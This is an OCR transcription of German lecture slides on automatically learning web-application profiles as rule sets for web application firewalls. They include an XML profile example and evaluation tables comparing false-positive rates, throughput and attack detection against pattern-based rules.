
Anomalie-Erkennung in Web-Anwendungen
Christian Bockermann
Diplomarbeit am LS8, Universität Dortmund, 2007

JWall - eine intelligente Web-Application Firewall
Christian Bockermann,
Einreichung zum Deutschen IT-Sicherheits-preis (Horst-Görtz Stiftung), 2008

ModProfiler - Enough with Default-Allow for Web-Applications
Ofer Shezaf, Ivan Ristic (Breach Security), 2008

Idee

- Extraktion von Audit-Daten aus HTTP-Streams
- Lernen eines abstrakten Anwendungsprofils
- Überführung des Profils in ein Regelwerk für eine Web-Application Firewall




Anomalie-Erkennung in Web-Anwendungen
Christian Bockermann
Diplomarbeit am LS8, Universität Dortmund, 2007

JWall - eine intelligente Web-Application Firewall
Christian Bockermann,
Einreichung zum Deutschen IT-Sicherheits-preis (Horst-Görtz Stiftung), 2008

ModProfiler - Enough with Default-Allow for Web-Applications
Ofer Shezaf, Ivan Ristic (Breach Security), 2008

Lernen von Spezifikationen

- Kombination von **Maschinellem Lernen** mit **positivem Sicherheitsmodell**
- **Ziele:**
  - Automatische Erstellung möglichst vollständiger Anwendungsmodelle
  - XML-basierte Modelle die eine benutzer-freundliche Darstellung bietet
  - Abstrakte Beschreibungssprache, die auf feingranulare Regelsprachen für WAFs abgebildet werden kann
  - Darstellung der „Business-Logik" durch sitzungsorientiertes Automaten-Modell



Lernen von Spezifikationen

- **Vorgehen**
  - Entwicklung einer Spezifikationssprache für Web-Anwendungen (Web Profile Language)
  - Implementation einer Umgebung zum Sammeln von Audit-Daten aus TCP-Verbindungen
  - Entwurf und Implementation eines Frameworks zum Lernen von Spezifikationen aus Audit-Daten
  - Entwurf und Implementation einer Test-Umgebung auf Basis einer Open-Source Web-Application Firewall

WebTap - Passives Auditing von Web-Anwendungen
Christian Bockermann, 2007
http://www.jwall.org/web/tap/

ModSecurity - An Open-Source Web-Application Firewall Module for the Apache Web-Server
Ivan Ristic, 2001
http://www.modsecurity.org/

Spezifikationen - Ansätze

- **Abstracting Application-Level Web-Security**
  - Definition einer XML-Sprache zur Beschreibung von Web-Anwendungen
  - Integration einer Skriptsprache zur Definition eigener Validierungsschritte
  - Implementation eines Reverse-Proxy Systems das Anfragen auf Grundlage der Beschreibung validiert

Abstracting Application-level Web-Security
David Scott, Richard Sharp
Proceedings of the 11th international conference on World Wide Web, May 2002


- **Portable Protection Recipes for Web Application Defence**
  - XML-Sprache zur abstrakten Definition von Regeln für Web-Application Firewalls


Portable Protection Recipes for Web Application Defence
Ivan Ristic
http://www.modsecurity.org/projects/ppr/

Web Profile Language

- HTTP Adressraum bietet hierarchische Darstellung der Resource einer Anwendung als Baum
- XML Beschreibung der Anwendung in Bezug auf
  - **Resourcen**
    - Gültige **Request-Methoden**
    - Gültige **Parameter**
      - Typisierung der Parameter, Validierung der Parameter-Werte
  - **Temporale Abhängigkeiten** (sitzungsbasiert) zwischen Resourcen

A Meta-Language for Web Application Profiles
Christian Bockermann, 2007
http://www.jwall.org/meta-language.pdf





Web Profile Language

```
<Profile>
    ...

      <Resource name="Wiki.jsp" extends= "jsp-Seite" >
        <Method value="GET">
          <Parameter name="page" regexp="${MyPageType}"
                     required="false" scope="HEADER"/>
          <CreateToken name=“T543“ timeout=“1200“ />
        </Method>
      </Resource>

      <Resource name="Diff.jsp">
        <Method value="GET">
          <Parameter name="r1" regexp="${SignedInteger}"
                     required="false" scope="HEADER"/>
          <Parameter name="r2" regexp="${SignedInteger}"
                     required="false" scope="HEADER"/>
          <Parameter name="page" regexp="${MyPageType}"
                     required="false" scope="HEADER"/>
          <CheckToken name=“T543“/>
        </Method>
      </Resource>

   ...
</Profile>
```

Web Profile Language

- **Diff.jsp**
  - Method GET
    - Parameter: **page**, Type: **${MyPageType}**, Required: **true**, Scope: **header**
    - Parameter: **r1**, Type: **${SignedInteger}**, Required: **true**, Scope: **header**
    - Parameter: **r2**, Type: **${SignedInteger}**, Required: **true**, Scope: **header**
- **Search.jsp**
  - Method GET
- **Wiki.jsp**
  - Method GET
    - Parameter: **page**, Type: **${MyPageType}**, Required: **true**, Scope: **header**
    - Parameter: **version**, Type: **${SignedInteger}**, Scope: **header**
- **logo.png**, extends: ***image***

Darstellung des Profils als XML oder mit Hilfe eines Editors

Möglichkeit zur Revision/ Anpassung des Modells durch den Anbieter der Anwendung

Lernen von Spezifikationen


- Manuelle Erstellung von Profilen möglich, vorrangig automatische Generierung erwünscht
- **Ziele beim Lernen:**
  - Strukturelles Modell sollte möglichst inkrementell zu Lernen sein (**stream mining**)
  - Flexible Erweiterung des Ansatzes sollte möglich sein (**multi-model approach**)
  - Erkennung/Adaption an Änderungen der Anwendung (**concept drift**)

Lernen von Spezifikationen

- Manuelle Erstellung von Profilen möglich, vorrangig automatische Generierung erwünscht
- **Ziele beim Lernen:**
  - Strukturelles Modell sollte möglichst inkrementell zu Lernen sein (**stream mining**)
  - Flexible Erweiterung des Ansatzes sollte möglich sein (**multi-model approach**)
  - Erkennung/Adaption an Änderungen der Anwendung (**concept drift**)
- Komplexität von Sequence Mining deutlich höher, inkrementelles Lernen kaum möglich
  - Lernen erfolgt separat (offline)

Lernen von Spezifikationen

- Schematische Darstellung des Frameworks zum Lernen der Anwendungsstruktur:




Vorrangiges Ziel:
Flexibles Framework zur Integration unterschiedlicher Lern-Ansätze

Multi-Modell Idee:
unterschiedliche Komponenten tragen zum Gesamtmodell der Anwendung bei


Lernen von Spezifikationen

- Lernen der Struktur basiert auf Häufigkeiten von Methoden-Aufrufen, Parametern und Parameter-Werten:
  - Je Resource wird ein Modell erzeugt
  - Jedes Modell besteht aus einer Liste unterschiedlicher Teilmodelle
    - Parameter-Modelle
    - Parameter-Werte-Modelle (**Typisierung**)
- Flexible Implementierung erlaubt einfache Erweiterung um zusätzliche Modelle




Lernen von Spezifikationen

- **Parameter-Typisierung**
  - Klassifikation der Parameter anhand von Häufigkeiten der Parameter-Werte in
    - **diskrete Parameter**
      Parameter-Werte aus festen Mengen (z.B. bei Auswahl-Feldern für Sprache, Land, ...)
    - **freie Parameter**
      Parameter, die durch einfache, reguläre Ausdrücke beschrieben werden können
  - Klassifikation anhand eines einfachen Schwellwertvergleichs
    - Verhältnis von Anzahl unterschiedlicher Werte zu durchschnittlicher Häufigkeit der Werte




Temporale Zusammenhänge

- Web-Anwendungen basieren auf sitzungsorientierter Interaktion mit dem Nutzer:
  - Unterschiedliche Resourcen, auf die in fester Reihenfolge zugegriffen wird
  - Berücksichtigung verschiedener Nutzung von Resource (Kontext-basiert)



Evaluierung von Web-Profilen

- **Zur Evaluierung:**
  - Exakte Simulation von HTTP-Traffic um möglichst realitätsnahe Ergebnisse zu erzielen
  - Test-Umgebung für nachvollziehbare und wiederholbare Experimente



Evaluierung durch Simulation von HTTP-Traffic - ohne Einschränkung auch für andere Systeme verwendbar

Evaluierung von Web-Profilen

- Es wurden zur Evaluierung Profile Modelle für „real world“ Anwendungen erstellt
- Vergleich mit pattern-basierten Regeln (gotroot, core-rules)

Evaluierung von Web-Profilen

- Es wurden zur Evaluierung Profile Modelle für „real world“ Anwendungen erstellt
- Vergleich mit pattern-basierten Regeln (gotroot, core-rules)
- Das Ergebnis ist auf den ersten Blick sehr ernüchternd:

FP-Raten der Regelwerke

	core-rules	gotroot	Profil	#requests
web-site	0,0203	0,0	0,0018	6000
web-site	0,0050	0,0215	0,0188	6000
b2b	0,0513	0	0,0112	10000
b2b	0,0017	0	0,0026	15000

Evaluierung von Web-Profilen

- Es wurden zur Evaluierung Profile Modelle für „real world“ Anwendungen erstellt
- Vergleich mit pattern-basierten Regeln (gotroot, core-rules)
- Das Ergebnis ist auf den ersten Blick sehr ernüchternd:

FP-Raten der Regelwerke

	core-rules	gotroot	Profil	#requests
web-site	0,0203	0,0	0,0018	6000
web-site	0,0050	0,0215	0,0188	6000
b2b	0,0513	0	0,0112	10000
b2b	0,0017	0	0,0026	15000
Erkannte Angriffe	2 (100%)	2 (100%)	**0 (0%)**	

Evaluierung von Web-Profilen

- Es wurden zur Evaluierung Profile Modelle für „real world“ Anwendungen erstellt
- Vergleich mit pattern-basierten Regeln (gotroot, core-rules)
- Das Ergebnis ist auf den ersten Blick sehr ernüchternd:

	core-rules	gotroot	Profil
web-site	119,67	30,38	181,46
web-site	99,22	16,08	171,59
b2b	119,94	11,70	220,48
b2b	103,58	7,18	198,53

Gefilterte Anfragen pro Sekunde

FP-Raten der Regelwerke

	core-rules	gotroot	Profil	#requests
web-site	0,0203	0,0	0,0018	6000
web-site	0,0050	0,0215	0,0188	6000
b2b	0,0513	0	0,0112	10000
b2b	0,0017	0	0,0026	15000

Erkannte Angriffe

2 (100%)	2 (100%)	**0 (0%)**	

Evaluierung von Web-Profilen

- Es wurden zur Evaluierung Profile Modelle für „real world“ Anwendungen erstellt
- Vergleich mit pattern-basierten Regeln (gotroot, core-rules)
- Das Ergebnis ist auf den ersten Blick sehr ernüchternd:

	core-rules	gotroot	Profil
web-site	119,67	30,38	181,46
web-site	99,22	16,08	171,59
b2b	119,94	11,70	220,48
b2b	103,58	7,18	198,53

Gefilterte Anfragen pro Sekunde

FP-Raten der Regelwerke

	core-rules	gotroot	Profil	#requests
web-site	0,0203	0,0	0,0018	6000
web-site	0,0050	0,0215	0,0188	6000
b2b	0,0513	0	0,0112	10000
b2b	0,0017	0	0,0026	15000
Erkannte Angriffe	2 (100%)	2 (100%)	**0 (0%)**	

Schnell aber unbrauchbar?

Evaluierung von Web-Profilen

- Validierung erfolgt auf Basis regulärer Ausdrücke
  - Für viele Fälle schnell und ausreichend (Produkt-IDs, Datumsangaben, usw.)
- **Aber:** Wie beschreibt man legale Eingaben in komplexeren Feldern (Freitext)?
  - Wäre das allein mit Regex möglich, hätten wir nicht so ein großes Web-Security Problem

Evaluierung von Web-Profilen

- Validierung erfolgt auf Basis regulärer Ausdrücke
  - Für viele Fälle schnell und ausreichend (Produkt-IDs, Datumsangaben, usw.)
- **Aber:** Wie beschreibt man legale Eingaben in komplexeren Feldern (Freitext)?
  - Wäre das allein mit Regex möglich, hätten wir nicht so ein großes Web-Security Problem

Was hat dieser Ansatz dann nun gebracht?

